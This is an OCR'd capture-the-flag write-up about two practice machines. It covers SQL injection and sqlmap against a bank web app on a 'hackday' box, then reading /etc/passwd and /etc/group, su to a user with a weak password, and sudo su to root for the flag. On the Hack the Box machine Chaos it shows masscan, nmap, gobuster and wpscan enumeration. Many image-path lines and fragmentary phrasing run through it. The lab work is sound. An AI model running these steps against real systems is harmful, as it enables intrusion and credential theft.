
A subdirectory showed this text ‘Is there any /vulnbank/ in there?? /vulnhub is added to 192.168.56.104


Shows an important client file






Stored xss attack was performed but led us no where.







A classical type of sql injection was done.



Injection led us into a user's account on the Very secure bank website.



Sqlmap was used to scan the databases.




```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
……..snip……
taviso:x:1000:1000:Taviso,,,:/home/taviso:/bin/bash
```

Getting root access into tavisos' file

```
www-data@hackday:/tmp$ cat /etc/group | grep taviso
cat /etc/group | grep taviso
adm:x:4:syslog,taviso
cdrom:x:24:taviso
sudo:x:27:taviso
dip:x:30:taviso
plugdev:x:46:taviso
lxd:x:110:taviso
taviso:x:1000:
lpadmin:x:117:taviso
sambashare:x:118:taviso
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
```

```
www-data@hackday:/tmp$ su taviso
su taviso
Password: pass123

taviso@hackday:/tmp$
```

Priviledge escalation for taviso account

```
taviso@hackday:/tmp$ sudo su
sudo su
[sudo] password for taviso: pass123


root@hackday:/tmp#
```

```
root@hackday:~# cat flag.txt
cat flag.txt
Urime,
Tani nis raportin!

d5ed38fdbf28bc4e58be142cf5a17cf5
```


Tani nis raportin being translated means we have have the hash, and reporting can start.

Now we can ssh into taviso


Machine B: Chaos

Hack the Box : Chaos (Active Machine) IP Address : 10.10.10.120

Masscan is ran in order to get a fast sweep of open ports




Nmap
Using the results from masscan and running NMAP to scan for TCP & UDP activity on the discovered open ports, interpreting from the following NMAP scan, it shows http, mailing services(pop3;imap;imaps;pop3s), ndmp and snet-sensor-mgmt are open.




Enumerating further, port 80 gave landing page

Gobuster to enumerate web content,further. Performing brute force check for web directories using URL wordlist


```
root@lonehawk:~/htb/chaos# gobuster -u 10.10.10.120 -w /usr/share/dirb/wordlists/common.txt

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.120/
[+] Threads      : 10
[+] Wordlist     : /usr/share/dirb/wordlists/common.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2019/04/12 10:57:15 Starting gobuster
=====================================================
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/index.html (Status: 200)
/javascript (Status: 301)
/server-status (Status: 403)
/wp (Status: 301)
=====================================================
2019/04/12 10:57:39 Finished
=====================================================
```




Following /wp directory shows a protected blog post in its wordpress/, in order to crack the password, wpscan is ran.



Passphrase “human” unlocks this post, revealing credentials for some other service(WebMail)




